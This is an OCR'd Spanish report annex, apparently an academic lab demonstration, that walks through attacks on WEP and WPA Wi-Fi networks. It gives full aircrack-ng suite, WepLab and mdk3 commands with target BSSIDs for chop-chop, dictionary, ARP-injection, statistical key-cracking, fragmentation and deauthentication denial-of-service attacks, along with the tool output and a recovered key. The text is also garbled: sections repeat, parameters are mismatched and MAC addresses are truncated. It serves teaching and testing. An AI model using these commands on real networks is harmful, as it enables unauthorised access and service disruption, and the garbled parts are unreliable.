
Lanzando el ataque

Aireplay -4 -h 00:14:A5:EA: ra0



Petición de validación de Aireplay

Cabe destacar que el proceso de descifrado es costoso en tiempo y no puede ser utilizado para descifrar en tiempo real el tráfico de la red. Para el ejercicio propuesto se ha conseguido desencriptar un paquete de datos de 110 bytes en 21 segundos obteniendo una tasa de 1,9 bytes por segundo.



Ataque Chop Chop

Obteniendo resultados.-De esa forma se han conseguido los dos objetivos propuestos. Conseguir por una parte, el texto plano del paquete, volcado en el archivo “replay_dec-1222-171845.cap” en formato de captura de la librería libcap “.cap”. Mientras que por otra parte se ha conseguido determinar el keystream utilizado para cifrar dicho paquete de datos volcado al archivo “replay_dec-1222-171845.xor”.

PRUEBA PRÁCTICA ATAQUE DE DICCIONARIO/FUERZA BRUTA.

Objetivo: Conseguir demostrar que es posible y existen herramientas que permiten recuperar la clave de cifrado mediante una acción reiterada de prueba y error haciendo uso de todas las posibles combinaciones de palabras.


Herramientas: Aplicación WepLab en su modo de ataque de diccionario y fuerza bruta (extensión “-y” y extensión “-b”).

Capturando datos La captura de datos realizada en el escenario de pruebas se realizó mediante la aplicación Airodump tomando de manera aleatoria el objetivo atacado. Destacar que metodología de captura mediante Airodump es la realizada en ataques anteriores.

Analizando la captura En primera instancia lanzaremos la aplicación en su modo de análisis del paquete, este parámetro permite listar el contenido de un paquete de datos cifrado con WEP mostrando las estadísticas de paquetes ordenados por punto de acceso.

```
Weplab -a diccionario.cap
```

Mediante el uso del parámetro "-a" indicamos a la herramienta que comience el análisis de la captura "diccionario.cap". El resultado de la ejecución se muestra en la imagen siguiente.



Salida del Weblab

Observamos como WepLab ha encontrado cuatro clasificaciones de tráfico, las referentes a tres puntos de acceso con MACs "00:14:BF:BA", "00:13:10:7A" y "00:13:F7:28", además de un conjunto de paquetes que no están vinculados a ningún BSSID.

Ataque de diccionario

En esta demostración práctica hemos creado un pequeño archivo de texto "dicc.txt" que será pasado como parámetro a la aplicación Weplab para que sea utilizada como fuente de palabras clave. El contenido del archivo se muestra a continuación.

Contenido de dicc.txt:
12345
prueba
password
holas

Así pues lanzaremos WEPLab en su modo de ataque de diccionario mediante la siguiente instrucción.

Weplab -b –bssid 00:13:10:7A diccionario.cap

Donde el parámetro “-y –worfile” especifica el archivo de diccionario a utilizar contra el punto de acceso “00:13:10:7A” de la captura “diccionario.cap”. Como resultado de la ejecución se puede observar lo siguiente

Ataque de Diccionario

Obteniendo resultados

haciendo nuevamente mención al uso de ataques estadísticos en detrimento y relegando a usos educacionales, los ataques de fuerza bruta y diccionario.

PRUEBA PRÁCTICA ATAQUE DE INYECCIÓN.

Objetivo: Conseguir inyectar tráfico válido en la red sin conocer la clave de cifrado.
Herramientas: Aplicación Aireplay y Airodump perteneciente a la Suite Aircrack. La primera en su “ataque 3 inyección” se utilizará para la inyección de tráfico, mientras que la segunda será usada para capturar las replicas.

Determinar el objetivo

En primera instancia lanzaremos el sniffer de red inalámbrica Airodump en el canal del punto de acceso, en este caso el 10, mediante la siguiente instrucción.

Airodump –channel 10 -w inyeccion.cap ra0

Obteniendo como resultado la siguiente captura.

```
CH 10 ][ Elapsed: 4 s ][ 2007-12-29 12:49

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:BF:BA:         0 100       67        3    0  10  48  WEP  WEP         3com

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:14:BF:BA:       00:13:F7:02:        -1   0- 0     0        1
```

Resultados del Airedump

Observamos como la estación con ESSID “3com” está emitiendo en el canal número 10.
Inyectando tráfico A continuación

Aireplay -3 -b 00:14:BF:BA -h 00:13:F7:02 ra0


La imagen siguiente muestra el resultado de la acción.

```
bt ~ # aireplay-ng -3 -b 00:14:BF:BA      -h 00:13:F7:02:      ra0
The interface MAC (00:80:5A:34      ) doesn't match the specified MAC (-h).
        ifconfig ra0 hw ether 00:13:F7:02:
12:49:37  Waiting for beacon frame (BSSID: 00:14:BF:BA      ) on channel 10
Saving ARP requests in replay_arp-1229-124837.cap
You should also start airodump-ng to capture replies.
Read 38998 packets (got 0 ARP requests and 15288 ACKs)
```

Ataque de Inyección

Destacar que la inyección del paquete siempre se realizará utilizando un mismo IV, lo que en verdad interesa es que la contestación al ARP se realizará cifrando el paquete con un IV distinto cada vez, aumentando la entropía de la captura realizada


Tras la captura del paquete ARP la aplicación Aireplay comenzará a reinyectar los paquetes tal y como muestra la figura.



Reinyectando paquetes

Obteniendo resultados


Tras la inyección de tráfico, la captura del Airodump muestra las estadísticas de la imagen.




Generación de tráfico

Hasta el momento se ha conseguido inyectar más de 100.000 paquetes en tan solo 2 minutos de captura, con una velocidad de transmisión de 905 paquetes por segundo.

Avanzando un poco más en el tiempo, pasados los cuatro minutos la inyección refleja lo siguiente.




Aireplay



Aireplay: Pasados 10 minutos

Y la respectiva captura del sniffer inalámbrico.



Airedump: Pasados 10 minutos

Con toda esta información recabada sería mas que posible romper la clave de cifrado mediante el uso de ataques estadísticos, este tipo de ataques se comentarán a continuación.

PRUEBA PRÁCTICA ATAQUE ESTADÍSTICO.

Objetivo: Conseguir la clave de cifrado de un punto de acceso específico utilizando una captura de datos previa.


Herramientas: Aplicación Aircrack perteneciente a la Suite con el mismo nombre.

Detectar el objetivo en la captura

Es posible romper una encriptación WEP de 128 bits utilizando tan solo 50000 paquetes cifrados. Para una encriptación de 64 bits el número de paquetes necesarios se vería reducido considerablemente.

En este caso se va a utilizar la captura “salida.cap”, resultado de los datos recogidos en el escenario propuesto. De esta manera la aplicación es lanzada mediante la siguiente directiva.

```
aircrack salida.cap
```




Estadísticas Aircrack

Lanzando el ataque mediante Aircrack

De la imagen se puede destacar que la aplicación ha reconocido 221.301 paquetes de los cuales 40.959 pertenecen al punto de acceso con dirección MAC “00:11:E3:E3” y ESSID “trio pep”. Así pues se procede a ejecutar la siguiente instrucción.

```
aircrack -n 64 -e “trio pep” -f 2 salida.cap
```

Indicándole al Aircrack que busque claves de 64 bits con ESSID igual a “trio pep” dentro del archivo de captura salida.cap. Además utiliza un “fudge factor” de 2, parámetro que se explicará mas adelante. En este momento la herramienta comienza su ejecución reflejada en la siguiente imagen.



Aircrack trabajando

En tan solo tres segundos de ejecución Aircrack ya ha probado más de medio millón de claves. Pasados escasamente ocho segundos la aplicación muestra el siguiente resultado.

Clave encontrada 1

Obteniendo resultados

Efectivamente Aircrack a conseguido la clave de cifrado “12:34:56:78:90”, consiguiendo el objetivo propuesto, demostrar que es posible recuperar la clave de cifrado a partir de un volumen considerable de datos de la red y además de una forma extremadamente rápida.

PRUEBA PRÁCTICA ATAQUE DE FRAGMENTACIÓN.


Objetivo: Conseguir una cadena de cifrado válida que nos permita encriptar cualquier tipo de tráfico en la red sin el repudio del AP.

Herramientas: Aplicación Aireplay y Airodump perteneciente a la Suite Aircrack. La primera en su “ataque 5 fragmentación” se utilizará para llevar a cabo el ataque, mientras que la segunda será usada para establecer y determinar la estación víctima

Determinando del objetivo.-En esta demostración práctica se van a utilizar las aplicaciones de la Suite Aircrack, Aireplay y Airodump.

Airodump –channel 10 ra0

Tras lanzar el sniffer inalámbrico la aplicación comienza a mostrar la siguiente información.



Determinando el objetivo

Como se puede observar el punto de acceso objetivo será el perteneciente al ESSID “3com” con la estación asociada con dirección MAC “00:13:F7:02:”.

Lanzando el ataque

A continuación se lanza la aplicación Aireplay mediante la instrucción siguiente.

Aireplay -5 -b 00:14:BF:BA -h 00:13:F7:02 ra0

Obteniendo como resultado la siguiente captura.

Ataque fragmentación

Obteniendo resultados.- En primera instancia Aireplay informa que el paquete fragmentado a sido reensamblado y transmitido por el medio obteniendo su replica.

12:44:12 Data packet found!

12:44:12 Sending fragmented packet

12:44:12 Got RELAYED packet!!

A continuación la aplicación probará mediante el uso de técnicas Arbaugh conseguir un keystream de tamaño superior al del paquete retransmitido en primera instancia.


12:44:12 Trying to get 384 bytes of a keystream

12:44:12 Got RELAYED packet!!

12:44:12 Trying to get 1500 bytes of a keystream

12:44:12 Got RELAYED packet!!

Una vez conseguido una cadena de cifrado de igual tamaño a la MTU establecida por el protocolo 802.3 Ethernet, es salvada en la captura “fragment-1229-124412.xor”.



Resultado archivo .xor

De esta forma ha sido posible demostrar que, en menos de un segundo se ha conseguido una cadena de cifrado válida, mediante el uso de fragmentación y técnicas Arbaugh, útil para inyectar cualquier trama de datos en la red inalámbrica.

ANEXOS A2


WPA

ATAQUE DE DENEGACIÓN DE SERVICIO

Objetivo: Conseguir que una estación asociada al punto de acceso deje de estarlo, produciendo una denegación de servicio en cuanto a la utilización de los recursos del AP.

Herramientas: MDK3

Detección del objetivo y ataque 802.1X.-En este caso la salida del Airodump es la siguiente




Detección del objetivo

En este momento se selecciona el punto de acceso con dirección MAC 00:14:BF:BA y ESSID “dd-Pulas” y se procede a lanzar la aplicación mdk3 mediante la siguiente instrucción.

```
Mdk3 eth1 x 0 -n dd-Pulas -t 00:14:BF:BA
```

Consiguiendo en escasos segundos el siguiente resultado.

La aplicación en este momento colapsa el punto de acceso produciendo la desconexión de las estaciones asociadas al él. Una prueba de ello representa la STA se ha desconectado y cuyo estado se observa en la captura siguiente.




Lanzando el ataque "Michael" y obteniendo resultados


En segundo lugar se procede a realizar el ataque al protocolo de control de integridad "Michael" mediante el uso de la misma herramienta mdk3. Así pues se procede como en el caso anterior a lanzar la aplicación mediante la instrucción siguiente.

```
Mdk3 eth1 m -t 00:14:BF:BA
```

Obteniendo como resultado la imagen mostrada a continuación.



Produciendo como en el caso anterior la desconexión total de la estación al punto de acceso.




PRUEBA PRÁCTICA ATAQUE DE DICCIONARIO/FUERZA BRUTA.

Objetivo: Conseguir demostrar que es posible y existen herramientas que permiten recuperar la clave de cifrado mediante una acción reiterada de prueba y error haciendo uso de todas las posibles combinaciones de palabras.

Herramientas: Aplicación WepLab en su modo de ataque de diccionario y fuerza bruta (extensión "-y" y extensión "-b").

```
Weplab -a diccionario.cap
```

Mediante el uso del parámetro "-a" indicamos a la herramienta que comience el análisis de la captura "diccionario.cap". El resultado de la ejecución se muestra en la imagen siguiente.



Observamos como WepLab ha encontrado cuatro clasificaciones de tráfico, las referentes a tres puntos de acceso con MACs “00:14:BF:BA”, “00:13:10:7A” y “00:13:F7:28”, además de un conjunto de paquetes que no están vinculados a ningún BSSID.

A su vez WepLab muestra las estadísticas asociadas a cada punto de acceso, número de paquetes validos, IV leídos, paquetes de gestión, etc.

Ataque de diccionario

A su vez WepLab permite ejecutar ataques de diccionario especificando como fuente un archivo de texto o bien utilizar la entrada estándar para generar claves de prueba. En esta demostración práctica hemos creado un pequeño archivo de texto “dicc.txt” que será pasado como parámetro a la aplicación Weplab para que sea utilizada como fuente de palabras clave. El contenido del archivo se muestra a continuación.

Contenido de dicc.txt:

12345

prueba
password
holas

Así pues lanzaremos WEPLab en su modo de ataque de diccionario mediante la siguiente instrucción.

Weplab -b –bssid 00:13:10:7A diccionario.cap

Donde el parámetro “-y –worfile” especifica el archivo de diccionario a utilizar contra el punto de acceso “00:13:10:7A” de la captura “diccionario.cap”. Como resultado de la ejecución se puede observar lo siguiente

Ataque de Diccionario

ANEXOS A3

WPA2

ATAQUE DE DENEGACIÓN DE SERVICIO

